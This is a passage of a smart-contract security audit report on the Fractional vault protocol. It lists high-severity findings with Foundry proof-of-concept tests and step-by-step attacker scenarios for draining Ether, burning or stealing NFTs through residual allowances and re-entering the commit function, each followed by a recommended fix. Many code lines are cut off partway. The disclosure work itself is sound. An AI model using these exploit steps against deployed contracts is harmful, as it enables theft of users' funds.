Copy paste the following test case into `Buyout.t.sol` and run the test via `forge test -vvv --match-test testCashDrainEther`:

The test shows how 2 users Alice and Eve cash out Ether from a successful vault buyout (which brought in `10 ether`). Alice and Eve are both entitled to receive `5 ether` each. Alice receives the correct amount when cashing out, however, due to a miscalculation of `buyoutShare` (see **#L268-L269**), Eve can cash-out `10 ether` from the `Buyout` contract.

```
    function testCashDrainEther() public {
      /// ==================
      /// ===== SETUP =====
      /// ==================

      deployBaseVault(alice, TOTAL_SUPPLY);
      (token, tokenId) = registry.vaultToToken(vault);
      alice.ferc1155 = new FERC1155BS(address(0), 111, token);
      bob.ferc1155 = new FERC1155BS(address(0), 222, token);
      eve.ferc1155 = new FERC1155BS(address(0), 333, token);

      buyout = address(buyoutModule);
      proposalPeriod = buyoutModule.PROPOSAL_PERIOD();
      rejectionPeriod = buyoutModule.REJECTION_PERIOD();

      vm.label(vault, "VaultProxy");
      vm.label(token, "Token");

      setApproval(alice, vault, true);
      setApproval(alice, buyout, true);
      setApproval(bob, vault, true);
```

```
setApproval(bob, buyout, true);
setApproval(eve, vault, true);
setApproval(eve, buyout, true);

alice.ferc1155.safeTransferFrom(
    alice.addr,
    bob.addr,
    1,
    6000,
    ""
);

alice.ferc1155.safeTransferFrom(
    alice.addr,
    eve.addr,
    1,
    2000,
    ""
);
/// ==================
/// ===== SETUP END =====
/// ==================

/// Fraction balances:
assertEq(getFractionBalance(alice.addr), 2000); // Alice: 200(
assertEq(getFractionBalance(bob.addr), 6000); // Bob: 6000
assertEq(getFractionBalance(eve.addr), 2000); // Eve: 2000

bob.buyoutModule.start{value: 10 ether}(vault);

assertEq(getETHBalance(buyout), 10 ether);

/// Bob (proposer of buyout) transfered his fractions to buyou
assertEq(getFractionBalance(buyout), 6000);

vm.warp(rejectionPeriod + 1);

bob.buyoutModule.end(vault, burnProof);

/// Fraction balances after buyout ended:
assertEq(getFractionBalance(alice.addr), 2000);  // Alice: 20(
assertEq(getFractionBalance(bob.addr), 0); // Bob: 0
assertEq(getFractionBalance(eve.addr), 2000); // Eve: 2000

assertEq(getETHBalance(buyout), 10 ether);
```

```
    /// Alice cashes out 2000 fractions -> 5 ETH (correct amount)
    alice.buyoutModule.cash(vault, burnProof);

    assertEq(getFractionBalance(alice.addr), 0);
    assertEq(getETHBalance(alice.addr), 105 ether);

    /// Eve cashes out 2000 fractions -> REVERTS (internally it ca
    eve.buyoutModule.cash(vault, burnProof);
  }
```

Additionally to the demonstrated PoC in the test case, an attacker could intentionally create vaults with many wallets and exploit the vulnerability:

1. Attacker deploys a vault with `10.000` fractions minted
2. 51% of fractions (`5.100`) are kept in the main wallet, all other fractions are distributed to 5 other self-controlled wallets (Wallets 1-5, `980` fractions each)
3. With the first wallet, the attacker starts a buyout with `10 ether` - fractions are transferred into the `Buyout` contract as well as `10 ether`
4. Attacker waits for `REJECTION_PERIOD` to elapse to call `Buyout.end` (51% of fractions are already held in the contract, therefore no need for voting)
5. After the successful buyout, the attacker uses the `Buyout.cash` function to cash out each wallet. Each subsequent cash-out will lead to receiving more Ether, thus stealing Ether from the `Buyout` contract:
    1. Wallet 1 - `buyoutShare = (980 * 10 ) / (3920 + 980) = 2 ether` (`totalSupply = 3920` after burning `980` fractions from wallet 1)
    2. Wallet 2 - `buyoutShare = (980 * 10 ) / (2940 + 980) = 2.5 ether` (`totalSupply = 2940` after burning `980` fractions from wallet 2)
    3. Wallet 3 - `buyoutShare = (980 * 10 ) / (1960 + 980) = ~3.3 ether` (`totalSupply = 1960` after burning `980` fractions from wallet 3)
    4. Wallet 4 - `buyoutShare = (980 * 10 ) / (980 + 980) = 5 ether` (`totalSupply = 980` after burning `980` fractions from wallet 4)
    5. Wallet 5 - `buyoutShare = (980 * 10 ) / (0 + 980) = 10 ether` (`totalSupply = 0` after burning `980` fractions from wallet 5)

If summed up, cashing out the 5 wallets, the attacker receives `22.8 ether` in total. Making a profit of `12.8 ether`.

This can be repeated and executed with multiple buyouts and vaults at the same time as long as there is Ether left to steal in the `Buyout` contract.

Recommended Mitigation Steps

Decrement `ethBalance` from buyout info `buyoutInfo[_vault].ethBalance -= buyoutShare;` in `Buyout.cash` (see `@audit-info` annotation):

```
    function cash(address _vault, bytes32[] calldata _burnProof) ext
        // Reverts if address is not a registered vault
        (address token, uint256 id) = IVaultRegistry(registry).vault
            _vault
        );
        if (id == 0) revert NotVault(_vault);
        // Reverts if auction state is not successful
        (, , State current, , uint256 ethBalance, ) = this.buyoutInf
        State required = State.SUCCESS;
        if (current != required) revert InvalidState(required, curre
        // Reverts if caller has a balance of zero fractional tokens
        uint256 tokenBalance = IERC1155(token).balanceOf(msg.sender,
        if (tokenBalance == 0) revert NoFractions();

        // Initializes vault transaction
        bytes memory data = abi.encodeCall(
            ISupply.burn,
            (msg.sender, tokenBalance)
        );
        // Executes burn of fractional tokens from caller
        IVault(payable(_vault)).execute(supply, data, _burnProof);

        // Transfers buyout share amount to caller based on total su
        uint256 totalSupply = IVaultRegistry(registry).totalSupply(_
        uint256 buyoutShare = (tokenBalance * ethBalance) /
            (totalSupply + tokenBalance);
        buyoutInfo[_vault].ethBalance -= buyoutShare; // @audit-infc
        _sendEthOrWeth(msg.sender, buyoutShare);
        // Emits event for cashing out of buyout pool
        emit Cash(_vault, msg.sender, buyoutShare);
    }
```

stevennevins (Fractional) confirmed

HardlyDifficult (judge) commented:

> When more than 1 user calls `Buyout.cash`, users will receive more ETH than expected - leaving a deficit so that later users are unable to access their funds. Agree this is a High risk issue.

[H-09] Malicious User Could Burn The Assets After A Successful Migration

Submitted by xiaoming90, also found by 0x52, cccz, codexploder, hyh, kenzo, Lambda, oyc_109, and zzzitron

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/modules/Migration.sol#L334

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/modules/Migration.sol#L358

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/modules/Migration.sol#L383

Background

The following describes the migration process for a vault.

1. Assume that Alice is the proposer.
2. Alice calls `Migration.propose` to propose a set of modules and plugins to migrate a vault to
3. Other contributors could join a migration proposal by contributing ether and fractional tokens by calling `Migration.join`.

4. Alice calls `Migration.commit` to kick off the buyout process for a migration after the proposal period (7 days)
5. If the buyout is successful, Alice calls the `Migration.settleVault` to settle a migration. Within this function, a new vault with new set permissions and plugins will be deployed.
6. Alice calls the `Migration.settleFractions` to mint the fractional tokens for a new vault.
7. Contributors who earlier joined the migration proposal could call the `Migration.migrateFractions` to migrate their fractional tokens from the old vault to the new vault.
8. Finally, Alice will call `Migration.migrateVaultERC20`, `Migration.migrateVaultERC721`, and/or `Migration.migrateVaultERC1155` to transfer the ERC20, ERC721 (NFT), and/or ERC1155 tokens from the old vault to the new vault.

Vulnerability Details

It was observed that after a successful vault migration, an attacker could `Migration.migrateVaultERC20`, `Migration.migrateVaultERC721`, and/or `Migration.migrateVaultERC1155` with an invalid `_proposalId` parameter, causing the assets within the vault to be burned.

Proof of Concept

> The PoC for `Migration.migrateVaultERC20`, `Migration.migrateVaultERC721`, and/or `Migration.migrateVaultERC1155` is the same. Thus, only the PoC for `Migration.migrateVaultERC721` is shown below, and the PoC for `migrateVaultERC20` and `migrateVaultERC1155` are omitted for brevity.

Assume that the following:

- `vault A` holds only one (1) APE ERC721 NFT
- Alice proposes to migrate `vault A` to a new vault, and the buyout is successful.
- Alice proceeds to call `Migration.settleVault` to settle a migration, followed by `Migration.settleFractions` to mint the fractional tokens for a new vault.

- An attacker calls `Migration.migrateVaultERC721(vault A, invalid_proposal_id, ape_nft_address, ape_nft_tokenId, erc721TransferProof)` with an invalid proposal ID (proposal ID that does not exist).
    - Within the `Migration.migrateVaultERC721` function, the `newVault = migrationInfo[_vault][_proposalId].newVault` will evaluate to zero. This is because the `_proposalId` is a non-existent index in the `migrationInfo` array, so it will point to an address space that has not been initialised yet. Thus, the value `zero` will be returned, and `newVault` will be set to `address(0)`.
- Next, the `Migration.migrateVaultERC721` function will attempt to transfer the ERC721 NFT from the old vault (`_vault`) to the new vault (`newVault`) by calling `IBuyout(buyout).withdrawERC721`. Since `newVault` is set to `address(0)`, this will cause the ERC721 NFT to be sent to `address(0)`, which effectively burns the NFT.

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/modules/Migration.sol#L358

```
/// @notice Migrates an ERC-721 token to the new vault after a s
/// @param _vault Address of the vault
/// @param _proposalId ID of the proposal
/// @param _token Address of the ERC-721 token
/// @param _tokenId ID of the token
/// @param _erc721TransferProof Merkle proof for transferring ar
function migrateVaultERC721(
    address _vault,
    uint256 _proposalId,
    address _token,
    uint256 _tokenId,
    bytes32[] calldata _erc721TransferProof
) external {
    address newVault = migrationInfo[_vault][_proposalId].newVau
    // Withdraws an ERC-721 token from the old vault and transfe
    IBuyout(buyout).withdrawERC721(
        _vault,
        _token,
```

```
            newVault,
            _tokenId,
            _erc721TransferProof
        );
    }
```

Additional Note #1 - About `Buyout.withdrawERC721`

When a user proposes a migration, the user will kick off the buyout process after the proposal period. The `Migration` module will initiate the buyout on behalf of the user. Thus, the proposer of this buyout, in this case, would be the `Migration` module. Whenever `Buyout.withdrawERC721` function is called, it will verify that `msg.sender` is equal to the `proposer` to ensure that only the proposer who is the auction winner can migrate the assets from old vault to new vault.

In this example, the attacker has access to `Migration.migrateVaultERC20`, `Migration.migrateVaultERC721`, and/or `Migration.migrateVaultERC1155` functions that effectively instruct the `Migration` module to perform the withdrawal. In this case, it will pass the `if (msg.sender != proposer) revert NotWinner();` validation within the `Buyout.withdrawERC721` because the `msg.sender` is the `Migration` contract who initiates the buyout at the start.

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/modules/Buyout.sol#L343

```
    function IBuyout(buyout).withdrawERC721(
        address _vault,
        address _token,
        address _to,
        uint256 _tokenId,
        bytes32[] calldata _erc721TransferProof
    ) external {
        // Reverts if address is not a registered vault
        (, uint256 id) = IVaultRegistry(registry).vaultToToken(_vaul
        if (id == 0) revert NotVault(_vault);
        // Reverts if auction state is not successful
        (, address proposer, State current, , , ) = this.buyoutInfo(
        State required = State.SUCCESS;
```

```
        if (current != required) revert InvalidState(required, curre
        // Reverts if caller is not the auction winner
        if (msg.sender != proposer) revert NotWinner();

        // Initializes vault transaction
        bytes memory data = abi.encodeCall(
            ITransfer.ERC721TransferFrom,
            (_token, _vault, _to, _tokenId)
        );
        // Executes transfer of ERC721 token to caller
        ..SNIP..
    }
```

Additional Note #2 - Can we send NFT to address(0)?

Yes, it is possible to send NFT to `address(0)`.

If the ERC721 NFT contract uses Openzeppelin's ERC721 contract or Solmate's ERC721 contract, then the NFT cannot be sent to `address(0)` because the contracts have implemented validation check to ensure that the `to` address is not `address(0)`.

However, not all the ERC721 NFT contracts use Openzeppelin or Solmate ERC721 implementation. Therefore, there will be a large number of custom implementations that allow NFT to be transferred to `address(0)`.

The same theory applies to ERC20 and ERC1155 implementations.

Impact

Loss of assets for the users as the assets that they own can be burned by an attacker after a successful migration.

Recommended Mitigation Steps

It is recommended to implement additional validation to ensure that the `_proposalId` submitted is valid.

Consider checking if `newVault` points to a valid vault address before transferring the assets from old vault to new vault.

```
function migrateVaultERC721(
    address _vault,
    uint256 _proposalId,
    address _token,
    uint256 _tokenId,
    bytes32[] calldata _erc721TransferProof
) external {
    address newVault = migrationInfo[_vault][_proposalId].newVau
+    if (newVault == address(0)) reverts VaultDoesNotExistOrInva

    // Withdraws an ERC-721 token from the old vault and transfe
    IBuyout(buyout).withdrawERC721(
        _vault,
        _token,
        newVault,
        _tokenId,
        _erc721TransferProof
    );
}
```

In the above implementation, if anyone attempts to submit an invalid `_proposalId`, the `newVault` will be set to address(0). The newly implemented validation will detect the abnormal behavior and revert the transaction.

For defense-in-depth, perform additional validation to ensure that the `_to` address is not `address(0)` within the `Buyout.withdrawERC721` function.

```
function withdrawERC721(
    address _vault,
    address _token,
    address _to,
    uint256 _tokenId,
    bytes32[] calldata _erc721TransferProof
) external {
    // Reverts if address is not a registered vault
    (, uint256 id) = IVaultRegistry(registry).vaultToToken(_vaul
    if (id == 0) revert NotVault(_vault);
+   if (_to == 0) revert ToAddressIsZero();
    // Reverts if auction state is not successful
    (, address proposer, State current, , , ) = this.buyoutInfo(
    State required = State.SUCCESS;
    if (current != required) revert InvalidState(required, curre
```

```
        // Reverts if caller is not the auction winner
        if (msg.sender != proposer) revert NotWinner();

        // Initializes vault transaction
        bytes memory data = abi.encodeCall(
            ITransfer.ERC721TransferFrom,
            (_token, _vault, _to, _tokenId)
        );
        // Executes transfer of ERC721 token to caller
        IVault(payable(_vault)).execute(transfer, data, _erc721Trans
    }
```

The same validation checks should be implemented on `migrateVaultERC20`, `migrateVaultERC1155`, `withdrawERC20` and `withdrawERC1155`

[stevennevins (Fractional) confirmed]

[HardlyDifficult (judge) commented]:

> `migrateVaultERC20` could transfer assets to address(0). ERC721 and 1155 standards require revert when to is address(0), but this is not required by the ERC20 standard. This could be triggered by calling migrate with an invalid `proposalId`. Agree this is a High risk issue.

> Selecting this submission as the primary report for clearly outlining the potential high risk scenario here.

[H-10] Steal NFTs from a Vault, and ETH + Fractional tokens from users.

Submitted by infosec_us_team, also found by 0x29A, 0xsanson, berndartmueller, BowTiedWardens, Lambda, MEP, panprog, PwnedNoMore, shenwilly, smiling_heretic, Treasure-Seeker, TrungOre, xiaoming90, and zzzitron

Steal NFTs from a Vault, and ETH + Fractional tokens from users.

Description

The `Migration.sol` module expects users to join a proposal using the `join` function, and leave a proposal using the `leave` function, both functions update fraction and ether balances of the proposal *and* the caller.

The `withdrawContribution` function is meant to be used to retrieve ether and fractions deposited from an unsuccessful migration, but it can be called as well in proposals that have not been commited.

Unfortunately, the `withdrawContribution` function will issue a refund on fraction tokens and ether balances the user sent to a proposal but it will not update the variables `totalEth` and `totalFractions` (as `join` and `leave` do), leading to an inflation of ETH and fractional tokens if the user calls `join`, `withdrawContribution` and `join` again.

Exploiting this inflation bug, an attacker can steal all Ether and fractional tokens sent to a legit proposal by legit users of the community, and redirect them to an evil proposal that will win (because it has over 51% of token supply) and at the same time invalidate the legit proposal due to:

1- Lack of funds (they were stolen).

2- Only 1 LIVE proposal can be running at the same time.

A key element to take note is that only 1 proposal can be `LIVE`, but before a proposal goes `LIVE`, many can be created at the same time, and users can join those that resonate with them, sending their ETH and fractional tokens to support it. The vault will have a big amount of ETH and fractional tokens in these situations.

Steps to reproduce

An attacker will exploit the inflation bug as follows:

1- Wait until there's at least 50% of the total supply of fractional tokens in the vault, being stacked into one or several proposals.

2- Create an evil proposal with evil modules and inflate the amount of ETH and fractional tokens in your proposal up to the exact amount of the total ETH and fractional tokens in the vault.

3- Commit your proposal. That will send all ETH and fractional tokens in the vault to your proposal and `start` it.

Now that your proposal has over 51% total supply of fractional tokens in it and a lot of ETH stolen from members of the vault, many creative things can be done, including taking over the Vault's NFTs with an evil module once the proposal goes through.

NOTE: In the `REJECTION_PERIOD` *victims can buy tokens to try to stop the proposal from going through, but the price of every tokens is calculated using the* `depositAmount` *and* `msg.value` *(https://github.com/code-423n4/2022-07-fractional/blob/e2c5a962a94106f9495eb96769d7f60f7d5b14c9/src/modules/Buyout.sol#L86) both values manipulated by the attacker.*

Proof of Concept

The proof of concept took 4 hours and 33 mins to be written, as I tried hard to get a clean, and easy to understand and reproducible PoC that illustrates the impact of the attack.

Everything was put inside a function filled with comments at every stage, that can be included within the Unit Tests of the project.

You can read the PoC or include the function in `test/Migration.t.sol` and call `forge test -vvv --match-test testProposalAttack` to execute it.

```
        function testProposalAttack() public {
            initializeMigration(alice, bob, TOTAL_SUPPLY, HALF_SUPPI
            (nftReceiverSelectors, nftReceiverPlugins) = initializeM
            address[] memory modules = new address[](1);
            modules[0] = address(mockModule);

            // STEP 0
            // The attacker waits until a proposal with over 51% joi

            // STEP 1
            // Alice makes a legit proposal
            alice.migrationModule.propose(
                vault,
                modules,
```

```
    nftReceiverPlugins,
    nftReceiverSelectors,
    TOTAL_SUPPLY * 2,
    1 ether
);

// STEP 3
// Alice joins his proposal with 50 ETH and 5,000 tokens
alice.migrationModule.join{value: 50 ether}(vault, 1, 50

// NOTE: In a real world scenario, several members will
// but to make this PoC easier to read, instead of creat
// let's have just Alice join his own proposal with 50%

// STEP 4
// Bob makes an evil proposal, with evil modules to stea
bob.migrationModule.propose(
    vault,
    modules,
    nftReceiverPlugins,
    nftReceiverSelectors,
    TOTAL_SUPPLY,
    1 ether
);

// STEP 5
// Bob joins and then withdraws from the proposal in loo
// and total locked tokens (thanks to a bug in the `with
bob.migrationModule.join{value: 10 ether}(vault, 2, 25);
bob.migrationModule.withdrawContribution(vault, 2);
bob.migrationModule.join{value: 10 ether}(vault, 2, 25);
bob.migrationModule.withdrawContribution(vault, 2);
bob.migrationModule.join{value: 10 ether}(vault, 2, 25);
bob.migrationModule.withdrawContribution(vault, 2);
bob.migrationModule.join{value: 10 ether}(vault, 2, 24);
bob.migrationModule.withdrawContribution(vault, 2);
bob.migrationModule.join{value: 10 ether}(vault, 2, 101)


// Let's do some accounting...
(,,uint256 totalEth_AliceProposal,,,,,) = migrationModu
(,,uint256 totalEth_BobProposal,uint256 _totalFractions,

// Alice proposal has 50 ETH.
assertEq(totalEth_AliceProposal, 50000000000000000000);
```

```
        // Bob's proposal has 50 ETH.
        assertEq(totalEth_BobProposal, 50000000000000000000);

        // He only put 10 ETH, but it shows 50 ETH because
        // we inflate it by exploiting the bug.

        // We can keep inflating it indefinitely to get any ETH
        // amount desired (up to the max ETH balance of the smar

        // NOTE that the very REAL ETH Balance of the vault is c

        // We'll steal those 50 ETH from alice and all of his fr

        // STEP 6
        // Bob calls commit to kickoff the buyout process
        bool started = bob.migrationModule.commit(vault, 2);
        assertTrue(started);

        // Final accounting:
        // Buyout now has 5,100 Fraction tokens from a total sup
        // exactly what is required to win a proposal)
        assertEq(getFractionBalance(buyout), 5101);

        // and 50 ETH from Alice's proposal
        assertEq(getETHBalance(buyout), 50 ether);

        // Bob started with 100 ether and at this time it has 90
        assertEq(getETHBalance(bob.addr), 90 ether);

        // Bob only sent 101 tokens from his own fraction balanc
        // from Alice's proposal
        assertEq(getFractionBalance(bob.addr), 4899);

        // Next steps are straight forward, you can get creative
        // unnecessarily long

        // Alice's proposal will revert if she tries to commit i
        // at the same time. Also, there's not enough ETH in the
        // We are using all of his ETH in our own proposal.
```

Tools Used

Run `forge test -vvv --match-test testProposalAttack` after preparing the testing environment as explained here.

Recommended Mitigation Steps

Update the `proposal.totalEth` and `proposal.totalFractions` in the `withdrawContribution` function.

Ferret-san (Fractional) confirmed

HardlyDifficult (judge) commented:

> This is a very detailed report! Agree this is a High risk finding.

[H-11] Users can lose fractions to precision loss during migraction if _newFractionSupply is set very low

Submitted by 0x52, also found by 0x29A, hansfriese, and MEP

Precision loss causing loss of user value and potentially cause complete loss to vault.

Proof of Concept

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/modules/Migration.sol#L471-L472

If the supply of the fraction is set to say 10 then any user that uses `migrateFractions` with less than 10% of the contributions will receive no shares at all due to precision loss. Under certain conditions it may even cause complete loss of access to the vault. In this same example, if less than 5 fractions can be redeemed (i.e. not enough people have more than 10% to overcome the precision loss) then the vault would never be able to be bought out and the vault would forever be frozen.

Recommended Mitigation Steps

When calling propose require that `\_newFractionSupply` is greater than some value (i.e. 1E18).

stevennevins (Fractional) confirmed

HardlyDifficult (judge) commented:

> Rounding can lead to loss of assets. Agree with severity.

[H-12] Malicious Users Can Exploit Residual Allowance To Steal Assets

Submitted by xiaoming90, also found by 0x29A, 0xalpharush, 0xDjango, ayeslick, Critical, infosec_us_team, and Treasure-Seeker

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/modules/protoforms/BaseVault.sol#L58

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/modules/protoforms/BaseVault.sol#L77

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/modules/protoforms/BaseVault.sol#L91

Vulnerability Details

A depositor cannot have any residual allowance after depositing to the vault because the tokens can be stolen by anyone.

Proof of Concept

Assume that Alice has finished deploying the vault, and she would like to deposit her ERC20, ERC721, and ERC1155 tokens to the vault. She currently holds the following assets in her wallet

- `1000` XYZ ERC20 tokens
- APE #1 ERC721 NFT, APE #2 ERC721 NFT, APE #3 ERC721 NFT,
- `1000` ABC ERC1155 tokens

Thus, she sets up the necessary approval to grant `baseVault` contract the permission to transfer her tokens to the vault.

```
erc20.approve(address(baseVault), type(uint256).max);
erc721.setApprovalForAll(address(baseVault), true);
erc1155.setApprovalForAll(address(baseVault), true);
```

Alice decided to deposit `50` XYZ ERC20 tokens, APE #1 ERC721 NFT, and `50` ABC tokens to the vault by calling `baseVault.batchDepositERC20`, `baseVault.batchDepositERC721`, and `baseVault.batchDepositERC1155` as shown below:

```
baseVault.batchDepositERC20(alice.addr, vault, [XYZ.addr], [50])
baseVault.batchDepositERC721(alice.addr, vault, [APE.addr], [#1]
baseVault.batchDepositERC1155(alice.addr, vault, [ABC.addr], [#1
```

An attacker notices that there is residual allowance left on the `baseVault`, thus the attacker executes the following transactions to steal Alice's assets and send them to the attacker's wallet address.

```
baseVault.batchDepositERC20(alice.addr, attacker.addr, [XYZ.addr
baseVault.batchDepositERC721(alice.addr, attacker.addr, [APE.adc
baseVault.batchDepositERC1155(alice.addr, attacker.addr, [ABC.ac
```

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/modules/protoforms/BaseVault.sol#L58

```
function batchDepositERC20(
    address _from,
    address _to,
    address[] calldata _tokens,
    uint256[] calldata _amounts
) external {
    for (uint256 i = 0; i < _tokens.length; ) {
        IERC20(_tokens[i]).transferFrom(_from, _to, _amounts[i])
```

```
            unchecked {
                ++i;
            }
        }
    }
```

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/modules/protoforms/BaseVault.sol#L77

```
    function batchDepositERC721(
        address _from,
        address _to,
        address[] calldata _tokens,
        uint256[] calldata _ids
    ) external {
        for (uint256 i = 0; i < _tokens.length; ) {
            IERC721(_tokens[i]).safeTransferFrom(_from, _to, _ids[i]
            unchecked {
                ++i;
            }
        }
    }
```

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/modules/protoforms/BaseVault.sol#L91

```
    function batchDepositERC1155(
        address _from,
        address _to,
        address[] calldata _tokens,
        uint256[] calldata _ids,
        uint256[] calldata _amounts,
        bytes[] calldata _datas
    ) external {
        unchecked {
            for (uint256 i = 0; i < _tokens.length; ++i) {
                IERC1155(_tokens[i]).safeTransferFrom(
                    _from,
                    _to,
```

```
                    _ids[i],
                    _amounts[i],
                    _datas[i]
                );
            }
        }
    }
```

Impact

Loss of assets for users as a malicious user could utilise the `baseVault` contract to exploit the user's residual allowance to steal their assets.

Recommended Mitigation Steps

It is recommended to only allow the `baseVault.batchDepositERC20`, `baseVault.batchDepositERC721`, and `baseVault.batchDepositERC1155` functions to pull tokens from the caller (`msg.sender`).

Considering updating the affected functions to remove the `from` parameter, and use `msg.sender` instead.

```
    function batchDepositERC20(
-       address _from,
        address _to,
        address[] calldata _tokens,
        uint256[] calldata _amounts
    ) external {
        for (uint256 i = 0; i < _tokens.length; ) {
-           IERC20(_tokens[i]).transferFrom(_from, _to, _amounts[i])
+           IERC20(_tokens[i]).transferFrom(msg.sender, _to, _amount
            unchecked {
                ++i;
            }
        }
    }



    function batchDepositERC721(
-       address _from,
        address _to,
```

```
        address[] calldata _tokens,
        uint256[] calldata _ids
    ) external {
        for (uint256 i = 0; i < _tokens.length; ) {
-           IERC721(_tokens[i]).safeTransferFrom(_from, _to, _ids[i]
+           IERC721(_tokens[i]).safeTransferFrom(msg.sender, _to, _i
            unchecked {
                ++i;
            }
        }
    }


    function batchDepositERC1155(
-       address _from,
        address _to,
        address[] calldata _tokens,
        uint256[] calldata _ids,
        uint256[] calldata _amounts,
        bytes[] calldata _datas
    ) external {
        unchecked {
            for (uint256 i = 0; i < _tokens.length; ++i) {
                IERC1155(_tokens[i]).safeTransferFrom(
-                   _from,
+                   msg.sender,
                    _to,
                    _ids[i],
                    _amounts[i],
                    _datas[i]
                );
            }
        }
    }
```

[stevennevins (Fractional) confirmed and commented]:

> Confirmed, we will be addressing this issue!

[HardlyDifficult (judge) commented]:

> Anyone who approved the BaseVault can have their tokens stolen. Agree this is high risk.

[H-13] Migration Module: Re-enter `commit` using custom token

Submitted by zzzitron, also found by 0x29A

HIGH - Assets can be compromised directly.

One can drain eth out from migration module to buyout module using custom made FERC1155 token.

Proof of Concept

- **Proof of Concept:** `testCommitReenter_poc`
- **Custom made FERC1155 for the attack**

The proof of concept shows a scenario where Alice is draining migration module using custom made FERC1155 token.

1. Setup: other people are using migration module and they deposited some eth. (using Alice and Bob just to simplify the set up process)
2. Alice prepared the custom FERC1155 (let's say `evil_token`)
3. Alice create a vault with the `evil_token`
4. Alice proposes and joins with 0.5 ether
5. When Alice calls `commit`, the `evil_token` will reenter `commit` and send money to buyout module

Note: For simplicity, the `evil_token` reenters for a fixed number of times. But one can adjust to drain all the eth in the migration module. Note2: For now the eth is in the buyout module, but given the current implementation of `buyout` module, the same actor can drain eth from buyout.

The `commit` function is not written in Checks, Effects, Interactions (CEI) patterns.

```
// modules/Migration.sol::commit
// proposal.isCommited and started are set after the out going c
// Mitigation idea: set the values before the out going calls
```

```
206         if (currentPrice > proposal.targetPrice) {
207             // Sets token approval to the buyout contract
208             IFERC1155(token).setApprovalFor(address(buyout),
209             // Starts the buyout process
210             IBuyout(buyout).start{value: proposal.totalEth}(
211             proposal.isCommited = true;
212             started = true;
213         }
```

Tools Used

Foundry

Recommended Mitigation Steps

Follow Checks, Effects, Interactions patterns. One can also consider adding reentrancy guard.

stevennevins (Fractional) confirmed

HardlyDifficult (judge) commented:

> The 1155 callback could be used to reentrancy and steal funds. Agree this is high risk.

[H-14] Fund will be stuck if a buyout is started while there are pending migration proposals

Submitted by shenwilly, also found by 0x52, codexploder, dipp, kenzo, Lambda, MEP, panprog, smiling_heretic, Treasure-Seeker, TrungOre, xiaoming90, and zzzitron

Funds in migration proposals could potentially be stuck forever if a buyout auction on the same vault is started by other party.

Most of the functions within `Migration.sol` can only be executed depending on the state of buyout auction in `Buyout.sol`. When there is no buyout happening, a migration proposal can be made and anyone can contribute to the proposal.

However, it is possible that a buyout auction is started by another party while a pending proposal is not commited yet.

When this scenario happens, there is no action that could be taken to interact with the pending proposal. All funds that have been contributed cannot be withdrawn. This is because the functions only check for the state of the buyout auction, instead of also considering whether the buyout auction's proposer is `Migration.sol`:

```
(address token, uint256 id) = IVaultRegistry(registry).vaultToTo
if (id == 0) revert NotVault(_vault);
// Reverts if buyout state is not inactive
(, , State current, , , ) = IBuyout(buyout).buyoutInfo(_vault);
State required = State.INACTIVE;
if (current != required) revert IBuyout.InvalidState(required, c
```

Proposal contributors have to wait until the buyout failed before they can withdraw their funds. In case the buyout succeeded, their funds will be stuck forever.

Proof of Concept

- Bob made a migration proposal and contributed `0.5 eth`.
- Alice individually started a buyout auction. Buyout state is now `ACTIVE`.
- Bob can't leave the proposal.
- Alice successfully ended the buyout auction. Buyout state is now `SUCCESS`.
- Bob can't withdraw the funds.

Below are the test cases that show the scenarios described above.

```
function testLeaveBuyoutStarted() public {
    initializeMigration(alice, bob, TOTAL_SUPPLY, HALF_SUPPLY, t
    (nftReceiverSelectors, nftReceiverPlugins) = initializeNFTRe
    // Migrate to a vault with no permissions (just to test out
    address[] memory modules = new address[](1);
    modules[0] = address(mockModule);
    // Bob makes the proposal
    bob.migrationModule.propose(
        vault,
        modules,
```

```
            nftReceiverPlugins,
            nftReceiverSelectors,
            TOTAL_SUPPLY * 2,
            1 ether
        );
        // Bob joins the proposal
        bob.migrationModule.join{value: 0.5 ether}(vault, 1, HALF_SU

        // Alice started buyout
        alice.buyoutModule.start{value: 1 ether}(vault);
        (, , State current, , , ) = alice.buyoutModule.buyoutInfo(va
        assert(current == State.LIVE);

        vm.expectRevert(
            abi.encodeWithSelector(IBuyout.InvalidState.selector, 0,
        );
        // Bob cannot leave
        bob.migrationModule.leave(vault, 1);
    }

    function testLeaveBuyoutSuccess() public {
        // Send Bob a smaller amount so Alice can win the auction
        initializeMigration(alice, bob, TOTAL_SUPPLY, HALF_SUPPLY/2,
        (nftReceiverSelectors, nftReceiverPlugins) = initializeNFTRe
        // Migrate to a vault with no permissions (just to test out
        address[] memory modules = new address[](1);
        modules[0] = address(mockModule);
        // Bob makes the proposal
        bob.migrationModule.propose(
            vault,
            modules,
            nftReceiverPlugins,
            nftReceiverSelectors,
            TOTAL_SUPPLY * 2,
            1 ether
        );
        // Bob joins the proposal
        bob.migrationModule.join{value: 0.5 ether}(vault, 1, HALF_SU

        // Alice did a buyout
        alice.buyoutModule.start{value: 1 ether}(vault);
        vm.warp(rejectionPeriod + 1);
        alice.buyoutModule.end(vault, burnProof);

        (, , State current, , , ) = alice.buyoutModule.buyoutInfo(va
        assert(current == State.SUCCESS);
```

```
        vm.expectRevert(
            abi.encodeWithSelector(IBuyout.InvalidState.selector, 0,
        );
        // Bob cannot leave
        bob.migrationModule.leave(vault, 1);
    }
```

Recommended Mitigation Steps

Modify the checks for the following functions:

- `leave`
- `withdrawContribution`

